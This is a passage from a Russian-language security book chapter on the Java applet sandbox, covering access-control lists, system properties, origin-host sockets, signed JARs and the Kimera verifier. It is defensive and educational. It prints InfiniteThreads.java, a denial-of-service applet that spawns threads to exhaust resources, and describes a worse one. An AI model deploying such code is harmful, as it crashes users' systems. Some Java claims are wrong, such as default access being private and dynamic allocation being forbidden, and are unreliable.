- Программисты разработали Java как безопасный язык программирования. И компилятор Java, и виртуальная машина Java производят проверку апплета на предмет соответствия правилам безопасности.
- Входящий в броузер верификатор виртуального кода является гарантией того, что виртуальный код не нарушает правил безопасности. Благодаря этому пользователь защищен от виртуального кода, полученного с помощью компилятора хакера.
- Загрузчик класса является гарантией того, что каждый класс не нарушает пространства имен или правил доступа.
- Безопасность, связанная с интерфейсом, отслеживает апплеты, способные принести вред системе. Эта безопасность зависит от работы предыдущих уровней.

На рисунке 13.8 показано окно броузера *HotJava*, выполняющего простой апплет Java.




Рисунок 13.8. Броузер HotJava.

РЕДАКТИРОВАНИЕ СПИСКА УПРАВЛЕНИЯ ДОСТУПОМ НА ЗАПИСЬ

Как уже говорилось, *appletviewer* позволяет апплетам читать файлы, описанные в списке управления доступом. Кроме того, можно поместить в этот список файлы, которые будут доступны апплетам для записи. Для этого нужно проделать те же самые операции, что и при создании файлов для чтения. Только теперь вы должны использовать свойство *acl.write*:

```
acl.write=\temp
```

Можно заставить *appletviewer* разрешить апплетам производить запись в определенный файл или набор файлов. Для этого достаточно указать имена этих файлов в списке управления доступом, как показано ниже:

```
acl.write=\temp\MyTempFile
acl.write=\temp\MyTempFile\HerTempFile\HisTempFile
```

Не забывайте о том, что, предоставив апплетам доступ на запись, вы не можете ограничить объем дискового пространства, используемого апплетом (несмотря

на то, что апплет будет записывать информацию только в определенные вами файлы).

ЧТЕНИЕ свойств СИСТЕМЫ

Свойства системы — это информация о машине, на которой выполняется Web-броузер. Например, если броузер выполняется под управлением Windows 95, то *Windows 95* — это свойство *операционной системы* машины. Иногда подобная информация требуется программе Java. Чтобы помочь ей получить эти данные, язык программирования Java содержит метод *System.getProperty*.Далее приводится пример использования этого метода:

```
StringVar = System.getProperty(StringKey)
```

Метод *getProperty* и класс *System* являются внутренними элементами Java. Объект *StringVar* — это переменная типа *String,* которой присваивается возвращаемое методом значение. Параметр *StringKey* указывает методу *getProperty,* какое свойство он должен вернуть. В таблице 13.1 приводится список значений *StringKey.*

Параметр	Значение
java.version	Номер версии Java
java.vendor	Строка поставщика Java
java.vendor.url	URL поставщика Java
java.class.version	Номер версии класса Java
os.name	Название операционной системы
os.arch	Архитектура операционной системы
os.version	Версия операционной системы
file.separator	Разделитель файлов (например, «/»)
path.separator	Разделитель путей (например, «:»)
line.separator	Разделитель строк

Таблица 13.1. *Значения параметра* ***StringKey.***

Модель безопасности Java не разрешает апплетам считывать системные свойства, указанные в таблице 13.2.

Параметр	Значение
java.home	Каталог установки Java
java.class.path	Путь классов Java
user.name	Имя пользователя
user.home	Домашний каталог пользователя
user.dir	Текущий рабочий каталог пользователя

Таблица 13.2. *Системные свойства, не возвращаемые методом* ***getProperty.***

Чтобы прочитать с помощью апплета системное свойство, воспользуйтесь функцией *System.getProperty(StringKey)*применив ее к интересующему свойству. Далее приводится пример — текст программы, выводящей номер версии Java. Она располагается на компакт-диске, поставляемом вместе с этой книгой (в каталоге главы 13):

```
import java.applet.*;
import java.awt.*;
public class Sample2 extends Applet implements Runnable
{
  public void paint (Graphics g)
   {
      g.drawString(System.getProperty("java.version") , 5, 25);
  }
}
```

СОКРЫТИЕ СИСТЕМНЫХ СВОЙСТВ

К сожалению, виртуальная машина Java не предоставляет возможности скрыть от апплетов перечисленные в таблице 13.1 системные свойства. Так как броузеры не используют внешние файлы для настройки своей конфигурации, то вы не можете ограничить набор свойств, которые будут доступны программам. Однако обратите внимание на то, что ни одно из приведенных системных свойств не представляет никакой ценной информации о пользователе.

С другой стороны, с помощью броузера *HotJava*можно запретить апплетам определять какую-либо информацию о системе. Для этого нужно переопределить свойство в файле *\hotjava\properties.*Например, чтобы скрыть название операционной системы, добавьте в этот файл следующую строку:

```
os.name=null
```

ЗАЩИЩЕННЫЕ СИСТЕМНЫЕ СВОЙСТВА

Как уже говорилось, нельзя скрыть от программ открытые системные свойства. Точно так же вы не можете открыть программам защищенные системные свойства. Другими словами приложение Java может просмотреть только десять системных свойств, приведенных в таблице 13.1. Это ограничение представляет достаточно серьезную проблему при сетевой установке броузеров, поддерживающих Java. Вы никоим образом не можете предоставить апплету важную информацию о системе. То есть каждый пользователь сети не может предоставить апплету информацию вроде IP-адреса надежного хоста.

Однако с помощью средства *appletviewer* можно отредактировать файл *\hotjava\properties*так, чтобы апплеты могли считывать системную информацию. Например, чтобы разрешить апплетам записывать имя пользователя, добавьте к этому файлу следующую строку:

```
user.name.applet=true
```

Создание соединения с другим компьютером

В связи с существованием возможности загрузки по сети исполняемых файлов основной проблемой для каждого администратора является тот факт, что такая программа может создать соединение с компьютером-источником или какой-либо другой машиной. Создание канала передачи данных особенно опасно в том случае, если программа может выполняться и без взаимодействия с пользователем. Более того, пользователь может даже и не подозревать о том, что загруженная им программа выполняется. Чтобы лучше понять связанные с передачей исполняемых файлов проблемы, давайте посмотрим, что может сделать апплет Java. Например, пользователь может случайно загрузить апплет, у которого нет визуального компонента (другими словами, он ничего не отображает на экране). В этом случае пользователь даже и не узнает о том, что этот апплет был загружен на его машину. Попав на машину пользователя, апплет может получить информацию о системе, сети, файлах с паролями и т. д. После этого он может переслать полученную информацию на хост, с которого он был загружен, и даже на хост, не участвовавший в соединении. В этом случае говорят, что апплет создал *канал передачи данных.*

Чтобы предотвратить подобные явления, модель безопасности Java не позволяет апплетам создавать сетевые соединения ни с кем другим, кроме как с компьютером, на котором расположены файлы класса. В качестве такого компьютера может выступать хост, содержащий HTML-страницу со ссылкой на программу Java, или хост, указанный в параметре *codebase* тега *<APPLET>*. Если этот параметр указывает на некоторый хост, то этот хост будет выступать в качестве хоста апплета. Соединение с таким компьютером также обладает рядом ограничений. В частности, это соединение может существовать только до тех пор, пока активен поток, управляющий выполнением программы. Например, некоторые апплеты Java, обладающие доступом к базам данных сервера, могут передавать данные своему серверу. Благодаря этому они могут получать информацию из базы данных в диалоговом режиме.

Однако модель безопасности гарантирует, что локально выполняемый апплет может соединяться только с сервером-источником. Например, если апплет попытается создать соединение с сервером *jamsa.com,* который не является его источником, то эта попытка окончится неудачей. В результате подобной операции будет сгенерировано исключение безопасности. Рассмотрим пример. Допустим, что выполняющийся в броузере апплет загружен с Web-сервера, расположенного по адресу *http://www.gulfpub.com/.* Пусть этот апплет содержит следующую строку:

```
Socket s = new Socket("jamsa.com", 25, true);
```

В этом случае будет сгенерировано исключение безопасности. Для пользователя сообщение о нарушении безопасности говорит только о том, что апплет пытается произвести какую-то некорректную операцию. На рисунке 13.9 показано, как *Netscape Navigator* отображает ошибку безопасности.




Рисунок 13.9. *Netscape Navigator вернул сообщение о нарушении безопасности.*

СОЗДАНИЕ СЕТЕВОГО СОЕДИНЕНИЯ с ХОСТОМ-ИСТОЧНИКОМ

Как уже говорилось, апплет может создать только одно сетевое соединение, а именно, со своим источником. Для этого программа Java должна указать такое же имя хоста, которое было у броузера во время загрузки апплета.

Например, вы загрузили HTML-страницу, воспользовавшись ее URL. Пусть это будет страница *http://www.jamsa.com/JavaNow/appletPage.html*, на которой расположена программа Java. Чтобы создать соединение с этой страницей, такая программа должна содержать следующую строку:

```
Socket s = new Socket("www.jamsa.com", 25, true);
```

Апплет не может соединиться с хостом ни с помощью IP-адреса, ни с помощью сокращенного имени хоста (например, *jamsa.com).* Если ваш апплет должен создать соединение с хостом-источником, то можно смело использовать в качестве ссылки константу — так вам будет проще изменять программу. Отметим, однако, что в некоторых средах апплет не может создать соединение даже с хостом-источником. Такое часто случается в сетях с брандмауэрами: брандмауэр может запретить передачу данных из внутренней сети.

РАБОТА с УСТОЙЧИВЫМИ АППЛЕТАМИ

При обсуждении программ специалисты зачастую упоминают *устойчивые объекты* (persistent-state object). Это объекты, которые постоянно хранятся в компьютере. Другими словами, устойчивым является апплет, который операционная система сохраняет на жестком диске или в сети. Например, сохраненный на жестком диске документ текстового процессора является устойчивым, или, как еще говорят, обладает *устойчивостью.* Когда вы сохраняете изменения в документе, они будут отображены при следующем открытии документа. Устойчивым называется объект, который помнит, в каком месте вы остановились. При этом от вас не требуется производить открытие, сохранение и закрытие файлов. Всякий раз, когда вы получаете доступ к устойчивому объекту, тот попросту продолжает свою работу с того места, где вы остановились в прошлый раз.

Основным различием между устойчивыми объектами и программами является прозрачность хранения данных. Любой устойчивый объект обслуживает все операции с файлами, происходящие в фоновом режиме, без участия пользователя. Но для этого подобные объекты требуют доступ к диску и расположенным на нем файлам. Именно поэтому они не могут удовлетворить критериям модели безопасности Java. Другими словами, устойчивые апплеты можно использовать многократно. Неустойчивыми называются апплеты, которые исчезают после удаления из памяти компьютера. Однако апплеты могут поддерживать устойчивое состояние и на стороне сервера. Более того, апплеты сервера могут создавать на нем устойчивые файлы и считывать их по мере необходимости. В настоящее время программный интерфейс апплетов JDK не содержит поддержки устойчивых апплетов.

Компания JavaSoft и другие группы разработчиков уже приступили к созданию устойчивых апплетов. Как уже говорилось, *надежные апплеты* обладают возможностями доступа, выходящими за рамки коробки. По определению, только надежный апплет может быть устойчивым. Эти апплеты поддерживают устойчивое состояние на стороне клиента. Более того, многие из надежных апплетов обладают дополнительными правами доступа с расширенной безопасностью. Их можно пересылать только с цифровыми подписями. Надежные апплеты пока еще не получили широкой поддержки.

ПОРОЖДЕНИЕ ПРОГРАММ

Как уже говорилось в главе 1, вирус-червь, остановивший в 1988 году работу многих серверов, во время своей деятельности производил неограниченное количество своих копий. Каждая новая копия представляла собой новую программу. Когда программа создает свою копию в многозадачной системе и указывает компьютеру выполнять ее наравне с программой-оригиналом, то такой процесс называется *порождением.*

Модель безопасности Java запрещает апплетам запускать программы на стороне клиента. Другими словами, ни один апплет не может запустить или породить процесс без вашего ведома. Это ограничение играет важную роль: благодаря ему апплеты не могут запускать программы, выходящие за пределы коробки. Ведь такие программы могут передать апплету важные данные о пользователе, а тот, в свою очередь, может переслать их хосту-источнику. Если бы не было коробки, то апплет мог бы выполнить команду *dir* и перенаправить выходные данные самому себе, а получив их, он смог бы передать информацию своему серверу-источнику. Потом, апплет мог бы, основываясь на полученной информации, скопировать некоторые файлы с машины пользователя на сервер-источник.

То, что апплет не может породить внешние файлы или каким-либо другим способом управлять ими, является гарантией того, что он не сможет вызвать процедуры остановки системы (вроде *System.exit* в системах Unix или вызов процедуры *SetSystemPowerstate* из программного интерфейса Windows). Кроме того, модель безопасности Java запрещает апплетам управлять потоками, находящимися вне

группы потоков апплета. *Группой потоков апплета* называется множество потоков, создаваемых апплетом во время своей работы. Таким образом, ни один апплет не может получить доступ к программам, выполняющимся в памяти компьютера.

ЭЛЕМЕНТАРНЫЕ СРЕДСТВА БЕЗОПАСНОСТИ

Существует несколько простейших методов защиты компьютеров от атак с использованием языка программирования Java:

1. Всегда используйте самую новую версию броузера. Некоторые наиболее важные проблемы безопасности Java являются результатом ошибок, допущенных при создании виртуальной машины Java.
2. Пользуйтесь броузерами, которые позволяют отключить средства выполнения апплетов Java.
3. Чтобы отключить средства выполнения апплетов в *Internet Explorer,* откройте меню Вид и выберите в нем пункт **Параметры**. На экране появится диалоговое окно **Параметры** (см. рисунок 13.10). Выберите закладку **Безопасность** и удалите с помощью мыши флажок напротив пункта **Программы Java.**




Рисунок 13.10. *Диалоговое окно* ***Параметры.***

4. После этого щелкните мышью по кнопке OK. Теперь броузер не будет выполнять апплеты Java.
5. Чтобы отключить средства выполнения апплетов в *Netscape Navigator,* откройте меню **Options** и выберите в нем пункт **Network Preferences.** На экране появится диалоговое окно **Preferences** (см. рисунок 13.11). Выберите закладку Languages и удалите с помощью мыши флажок напротив пункта **Enable Java.**
6. После этого щелкните мышью по кнопке **OK**. Теперь броузер не будет выполнять апплеты Java.




Рисунок 13.11. Диалоговое окно ***Preferences.***

СОЗДАНИЕ БЕЗОПАСНЫХ АППЛЕТОВ

Как уже говорилось, программы Java не работают с указателями. Чтобы получить доступ к объектам, в Java используются дескрипторы, создаваемые виртуальной машиной Java. На самом деле работа с дескрипторами очень напоминает работу с указателями. Однако вы не можете управлять дескрипторами теми же способами, что и при использовании указателей. Апплеты и приложения Java не могут изменять дескрипторы объектов. Например, в C\C++ программист может увеличить значение указателя на строку и тем самым переместить строку в памяти *(вычисления с указателями).* Если же вы попробуете изменить в Java значение дескриптора, то виртуальная машина Java вернет ошибку безопасности.

В C\C++ указатели особенно часто применяются при работе с массивами или строками. Но в Java строки и массивы поддерживаются на более высоком уровне, и поэтому программист не может использовать вычисления с указателями. Виртуальная машина Java проверяет границы всех массивов во время выполнения программы. Если вы попытаетесь воспользоваться отрицательным индексом или индексом, превышающим размер массива, то такая программа вызовет *исключение времени выполнения* (run-time exception). Это ошибка, которая приводит к остановке работы всей программы. В нашем случае (выход за границу массива) будет сгенерирована ошибка безопасности. После создания объекта массива программа не может изменить его размер. Другими словами, в Java не разрешается производить динамическое выделение памяти.

Строки в Java представляют собой неизменные объекты. То есть переменная строчного типа может изменять свое значение, но не может изменять свою максимальную длину. *Строкой* называется несколько (или ни одного) символов, заключенных в двойные кавычки. Более того, виртуальная машина Java рассматривает каждую строку как экземпляр класса *String.* Использование строк постоянной длины помогает избежать общих ошибок времени выполнения, которые могут быть использованы хакерами. Однако в мире ничто не совершенно. Строки постоянной длины занимают определенное (неизменное) пространство

в памяти, а это может привести к переполнению системной памяти. Именно на этой особенности Java построен еще один тип атак отказа служб. Как вы узнаете далее, для проведения подобных атак хакеры могут воспользоваться еще некоторыми особенностями Java.

Компилятор Java следит за тем, чтобы выполняемые в броузере программы использовали только правильные преобразования типов. Java — это язык со строгой типизацией, в отличие от C или C++. *Строгая типизация* подразумевает, что программа не может преобразовывать объекты к подтипу без проверки времени выполнения. Другими словами, если программист использует переменную типа *автомобиль,* то программа не может преобразовать эту переменную в переменную типа *седан* без того, чтобы виртуальная машина Java не проверила, является ли переменная типа *седан* подклассом *автомобиль.*

Более того, при инициализации переменной программист может указать программе, что эта переменная не должна изменять своего значения во время выполнения. Для этого он должен воспользоваться модификатором *final.* Если программа попытается изменить значение переменной *final,* то компилятор не будет производить компиляцию программы. Кроме того, он выдаст программисту сообщение о попытке изменения.

Прежде чем будет возможно использование какого-либо метода объекта, компилятор должен проверить правильность типа метода. *Метод* — это присущая объекту функция. Например, у вас может быть объект *автомобиль с* методом *запуститьАвтомобиль,* который срабатывает каждый раз, когда вы устанавливаете ключ в состояние *включено.* Когда ключ устанавливается в состояние *выключено,* выполняется метод *остановитьАвтомобиль.* Если же вы попытаетесь выполнить метод *запуститьАвтомобиль* для объекта, не принадлежащего к классу *Автомобиль,* то компилятор выдаст сообщение об ошибке компиляции. Приведем пример. Допустим, вы попытаетесь вызвать метод *запуститьАвтомобилъ* для объекта *велосипед*:

```
велосипед.запуститьАвтомобиль()
```

В этом случае компилятор Java выдаст сообщение об ошибке компиляции.

Для определенных в классе методов и переменных в Java предусмотрены *модификаторы доступа.* Они определяют, к каким областям класса или программы будет предоставлен доступ выбранному методу или переменной. Чтобы лучше понять концепцию модификаторов доступа, я приведу аналогию с персонажами книги. Если персонаж появился на первой странице книги, то вы будете помнить о нем на протяжении всего повествования. Но если характеристика персонажа приводится только на 300-й странице, то читатель узнает о нем только после прочтения всех 300 страниц.

В Java строго отслеживаются права доступа, установленные с помощью модификаторов доступа. Другими словами, автор не сможет рассказывать о герое книги до тех пор, пока не представит его описание. Например, программист может создать некие важные функции, объявив их *частными* методами. Если же нужно сделать так, чтобы функция была доступна и для других классов, то она объявляется *публичным* методом. И компилятор, и библиотека времени выпол-

нения производят проверку того, чтобы в программе не было вызовов частных функций из других классов. Например, для класса *Автомобиль* функция *запуститьАвтомобиль* является частной. Только человек с ключом зажигания, сидящий в автомобиле, может его запустить. Однако метод *покраситьАвтомобиль* может быть публичным. В таблице 13.3 приведены правила доступа к различным методам и переменным.

Тип	Значение
public	Публичный метод может быть вызван из любого места программы, если разрешен доступ к имени класса.
protected	Доступ к защищенному методу или полю может получить потомок класса. Например, в вызове *class Parent { protected int x; } class Child extends Parent { ... }* класс *Child* может получить доступ к полю *x* только в объектах типа *Child* (или его подмножества). Однако этот класс не может получить доступ к полю *x* в объектах типа *Parent.*
private	Доступ к частному методу или переменной могут получить только экземпляры класса, в котором определен этот метод или переменная.
По умолчанию	Если вы при объявлении метода не указали модификатора доступа, то по умолчанию он будет считаться частным методом.

Таблица 13.3. *Правила доступа в языке Java.*

РАЗЛИЧИЯ, СВЯЗАННЫЕ с источником АППЛЕТА

Как уже говорилось, система Java может загружать апплеты двумя различными способами. Каждый из этих способов определяет, какие действия сможет выполнять апплет. Если апплет загружен из Web, то он будет загружен загрузчиком класса. На такой апплет будут наложены ограничения модели коробки. С другой стороны апплет, расположенный на жестком диске клиента в каталоге, указанном в пути классов клиента, будет загружаться в память загрузчиком операционной системы. Далее приводятся наиболее важные различия между загрузчиком класса и загрузчиком операционной системы:

- Апплеты, загруженные в память средствами операционной системы, могут считывать и записывать файлы. Апплеты, загруженные с помощью загрузчика класса (т. е. загруженные с другой машины), не могут проделывать подобные операции.
- Апплеты, загруженные в память средствами операционной системы, могут загружать библиотеки, чего нельзя сказать об апплетах, загруженных с помощью загрузчика класса. Последние обладают доступом только к стандартной библиотеке Java. Дело в том, что стандартная библиотека Java

является частью виртуальной машины Java. В этой библиотеке хранятся определения основных классов Java, включая и класс *Applet*. При создании любых апплетов ваши классы будут порождены от классов, определенных в стандартной библиотеке Java.

- Апплеты, загруженные в память средствами операционной системы, могут выполнять другие программы и создавать свои копии. Апплеты, загруженные с помощью загрузчика класса, не могут управлять потоками, не входящими в группу потоков апплета. Другими словами, удаленные апплеты не могут выполнять других программ или создавать свои копии.
- Апплеты, загруженные в память средствами операционной системы, могут завершить работу виртуальной машины Java. Апплеты, загруженные из сети, могут только приостановить выполнение своих потоков.
- Апплеты, загруженные в память средствами операционной системы, не подвергаются проверке верификатора. С другой стороны, верификатор проверяет каждый апплет, загруженный из сети. Только после завершения такой проверки виртуальная машина Java позволит броузеру выполнить апплет.

Броузеры, поддерживающие Java, загружают апплеты, определенные посредством URL *file*(например, в корпоративных сетях), с помощью загрузчика класса. Поэтому на такие апплеты налагаются все ограничения системы безопасности загрузчика и диспетчера безопасности. Например, если вы укажете URL в виде *file://c:/javanow/public_html/sample.html* и файл *sample.html* содержит какой-то апплет, то броузер загрузит его с помощью загрузчика класса. Это относится и к файлам, расположенным на вашей машине.

СОЗДАНИЕ НАДЕЖНЫХ ВЫЧИСЛЕНИЙ

С выходом в свет JDK 1.1 компания Sun добавила к языку Java новый, расширенный интерфейс программирования, который позволяет добавить к апплетам огромное количество новых функциональных возможностей. В частности, теперь апплеты Java поддерживают передачу зашифрованной информации. Однако самым существенным улучшением модели безопасности явилась поддержка файлов JAR (Java Archive). Файл JAR представляет собой архив Java, способный после загрузки выполняться внутри броузера, обладая при этом полными правами доступа. Обычно файлы JAR используются для распространения надежных апплетов.

Цифровая подпись файла JAR создается с помощью подписи надежного апплета. Поэтому она уникальна для каждого такого апплета. Как уже говорилось, цифровые подписи и сертификаты позволяют найти хозяина апплета. Отметим, однако, что цифровая подпись апплета еще не гарантирует его стопроцентной безопасности. Она лишь является гарантией того, что кто-то зарегистрировал апплет.

Поддержка цифровых подписей позволяет загружать устойчивые и небезопасные апплеты. Поэтому вы должны объяснить всем пользователям сети об опасности подобных апплетов.

ПРОЕКТ KIMERA

Не так давно было создано несколько групп исследователей, занимающихся изучением вопросов безопасности Java. Одной из наиболее известных является Kimera Java Security Project. В состав этой группы входят ряд исследователей и программистов из Вашингтона. Целью их работы была реализация новой архитектуры безопасности Java. Разместив основные службы виртуальной машины Java в рамках сети (например, в брандмауэре), программисты надеются сделать проверку безопасности обязательной. Это намного упростит управление безопасностью и устранит необходимость выполнения виртуальной машины Java в броузере пользователя.

Централизованная архитектура безопасности Kimera уменьшает базу надежных вычислений. Более того, эта реализация состоит из маленьких и достаточно простых компонентов, что упрощает управление безопасностью в целом, а правила безопасности становятся обязательными для всех. Кроме того, система проводит аудит независимо от Java. Поэтому журналы регистрации не могут пострадать от некорректного кода. С помощью упреждающей компиляции и раздельной верификации системы Kimera снижают требования броузера к памяти и мощности процессора. И наконец, исправления ошибок и обновления системы больше не потребуют участия пользователя. Основной задачей проекта являлось создание безопасной, высокопроизводительной и масштабируемой инфраструктуры вычислений. За более подробной информацией о проекте Kimera я отсылаю вас на Web-сайт, расположенный по адресу *http://kimera.cs.washington.edu.*

ИСПОЛЬЗОВАНИЕ ДИЗАССЕМБЛЕРА И ВЕРИФИКАТОРА КЛАССА KIMERA

Проект Kimera распространяет через Web две свои наиболее выдающиеся разработки. Первая из них — *дизассемблер* Kimera. При дизассемблировании скомпилированного класса Java вы получаете его виртуальный код. Несмотря на то что *обратный компилятор* реконструирует исходный текст апплета, дизассемблер позволяет получить низкоуровневый виртуальный код Java в таком виде, в каком он будет пересылаться по сети. С помощью дизассемблера можно проводить отладку, аудит и анализ нарушений безопасности системы. Проверяя свой верификатор с помощью автоматически сгенерированных файлов классов, группа исследователей обнаружила потребность в средстве проверки виртуального кода, получаемого из созданных файлов. Дело в том, что эти файлы нарушали правила безопасности Java и приводили к генерации ошибок. Прежде всего исследователи попробовали воспользоваться программой *javap,* поставляемой вместе с JDK.

После многочисленных испытаний исследователи пришли к выводу, что полученные с помощью *javap* данные непригодны для разбора и ассемблирования. Потребность в корректном дизассемблере заставил разработчиков группы Kimera создать свое собственное инструментальное средство. Именно так и был создан дизассемблер Java, преобразующий файлы классов Java в совместимые с Jasmin выходные данные. *Jasmin* — это ветвь компиляторов языка ассемблер. Ассемблер — это язык программирования, очень напоминающий машинный код. Мы еще встретимся с этим языком в главе 14.

С помощью собственного дизассемблера исследователи из Kimera отлаживали и анализировали последствия атак на виртуальную машину Java. Можно получить доступ к службе дизассемблирования Kimera через Web. Она позволяет протестировать любой класс. Для этого достаточно будет предоставить интересующий вас URL (по умолчанию используется апплет от JavaSoft). Kimera регистрирует все предоставленные ему файлы классов. Чтобы воспользоваться дизассемблером Kimera, обратитесь на Web-сайт, расположенный по адресу *http://kimera.cs. washington.edu/disassembler.html.*

Кроме дизассемблера разработчики Kimera создали устойчивый и безопасный верификатор. Он входит в разработанную группой архитектуру безопасности. Исследователи Kimera доказали превосходство своего верификатора над остальными коммерческими реализациями. Для того чтобы продемонстрировать безопасность верификатора, они запустили специальные программы, которые смогли обойти коммерческие верификаторы. Ни одна из них не смогла обойти верификатор Kimera. Далее приводится список его преимуществ по отношению к остальным коммерческим версиям:

- В реализации Kimera используется раздельная верификация внутри брандмауэра.
- Хакеры не могут воспользоваться ошибкой процессора времени выполнения.
- Неявная семантика не является результатом скрытых интерфейсов.
- Можно проверить на локальной машине только небольшую часть кода. Благодаря этому упрощается процесс тестирования кода.

Малый размер и четкая структура верификатора Kimera позволяет проводить четкое соответствие между спецификациями виртуальной машины Java и реализацией аксиом безопасности верификатора. Типичные коммерческие реализации интегрированной виртуальной машины Java (машины, включенной в броузер) могут выполнять проверку безопасности посредством верификации, компиляции, интерпретации и этапов времени выполнения. С другой стороны, верификатор Kimera производит полную верификацию виртуального кода с помощью всего лишь одного компонента. Более того, верификация производится до того, как апплет попадет на машину пользователя. Используемые в проекте Kimera правила безопасности взяты из спецификаций виртуальной машины Java, что является еще одной гарантией безопасности.

Настоящая реализация верификатора Kimera хорошо соответствует спецификациям виртуальной машины Java. Этот верификатор проводит процесс проверки в четыре этапа. На первом этапе производится проверка правильности файла класса. На втором определяются границы инструкций виртуального кода и проверяется безопасность всех ответвлений. Третий и наиболее сложный этап проверки заключается в анализе потока данных и проверке соответствия типов. Первые три этапа являются гарантией того, что файл класса не производит никаких некорректных действий в изоляции. Четвертый, последний этап проверки гарантирует, что тестируемый класс не нарушает ни одного из *глобальных* типов безопасности или ограничений интерфейса.

Можно получить доступ к службе верификации Kimera через Web и с ее помощью протестировать любой класс. Для этого достаточно будет предоставить классу интересующий вас URL (по умолчанию используется простейший апплет *Hello World).* Как и в случае дизассемблера, Kimera регистрирует все предоставленные файлы классов. Чтобы воспользоваться верификатором Kimera, обратитесь на Web-сайт, расположенный по адресу *http://kimera.cs.washington.edu/verifler.html.*

НЕКОРРЕКТНЫЕ АППЛЕТЫ

Как уже говорилось, несмотря на достаточную завершенность модели безопасности Java, у нее есть некоторые недостатки. Одна из наиболее распространенных атак — это атака отказа служб. При ее проведении апплет Java заставляет броузер выполнять копии апплета, что зачастую приводит к сбою операционной системы. В качестве примера я привожу небольшую программу, которую все чаще можно встретить в Web (*InfiniteThreads.java*). Кроме того, ее текст расположен на компакт-диске, поставляемом вместе с этой книгой:

```
import java.applet.*;
import java.awt.*;
public class InfiniteThreads extends Applet implements
Runnable
{
  Thread wasteResources = null;
  boolean StopThreads = false;
  public void run()
  {
    while (!StopThreads)
    {
      wasteResources = new Thread(this);
      wasteResources.setPriority(Thread.MAX_PRIORITY);
      wasteResources.run();
    }
  }
}
```

Класс *InflniteThreads.java* пытается привести броузер к сбою путем многочисленных повторных вызовов самого себя и создания огромного количества новых потоков. Эта программа создает новые потоки до тех пор, пока не будет исчерпана вся память компьютера.

InflniteThreads.java — это простейшая программа для проведения атаки отказа служб. В Internet существует множество апплетов, способных вызвать более серьезные опасности для операционной системы. Существуют даже такие программы, которые могут уничтожить потоки других апплетов, выполняющихся в броузере. Чтобы защитить систему от подобных «гостей», вы должны познакомиться с некоторыми некорректно работающими апплетами, расположенными на компакт-диске. Например, одним из таких апплетов является класс *TripleThreat.java.*

Класс *TripleThreat.java* более опасен, чем *InfiniteThreads.java*. Целью этой программы является отключение мыши и клавиатуры. Таким образом у пользователя остается мало шансов остановить работу апплета. Хуже того, при выполнении на машинах Sun SPARCstation, DEC Alpha и Power Macintosh этот апплет может создать огромное количество ненадежных окон, в которых не будет желтых флажков, предупреждающих о ненадежности окна. Класс *TripleThreat.java* создает окна размером миллион на миллион пикселов и помешает их одно на другое. Кроме того, этот апплет добавляет в буфер строк огромные значения, пытаясь тем самым переполнить память машины. И наконец, он закрашивает созданные ненадежные окна. Текст апплета *TripleThreat.java* располагается на компакт-диске, поставляемом вместе с этой книгой.

Примечание. *Автор книги не несет никакой ответственности ни за тексты некорректных программ, ни за вред, который они могут нанести вашей системе.*

СЕРВЕР JIGSAW

Как уже отмечалось, Java — это полнофункциональный язык программирования. В настоящее время многие компании реализуют Java в приложениях распределенных корпоративных сетей и используют этот язык программирования для управления базами данных, действиями корпоративных сетей и программного обеспечения для рабочих групп.

Пожалуй, самой лучшей демонстрацией возможностей Java является созданный World Wide Web Consortium (W3C) сервер *Jigsaw*. Это приложение представляет собой полнофункциональный сетевой сервер, в который включены сервер-посредник и службы управления файлами. W3C создал его с помощью Java. Таким образом, сервер может выполняться на любой платформе, поддерживающей виртуальную машину Java.

Чтобы лучше понять потенциальные возможности Java, вы наверняка захотите поближе познакомиться с *Jigsaw*. Для этого посетите Web-сайт W3C, расположенный по адресу *http://www.w3c.com/* (см. рисунок 13.12).




Рисунок 13.12. *Web-сайт W3C.*

РЕЗЮМЕ

Из этой главы вы должны были уяснить, что Java представляет собой мощный язык программирования. С его помощью можно создавать программы для распределенных сетей. Именно поэтому он стал так широко популярен в последнее время. В следующей главе я расскажу вам о компьютерных вирусах и борьбе с ними. Но прежде убедитесь, что усвоили следующее:

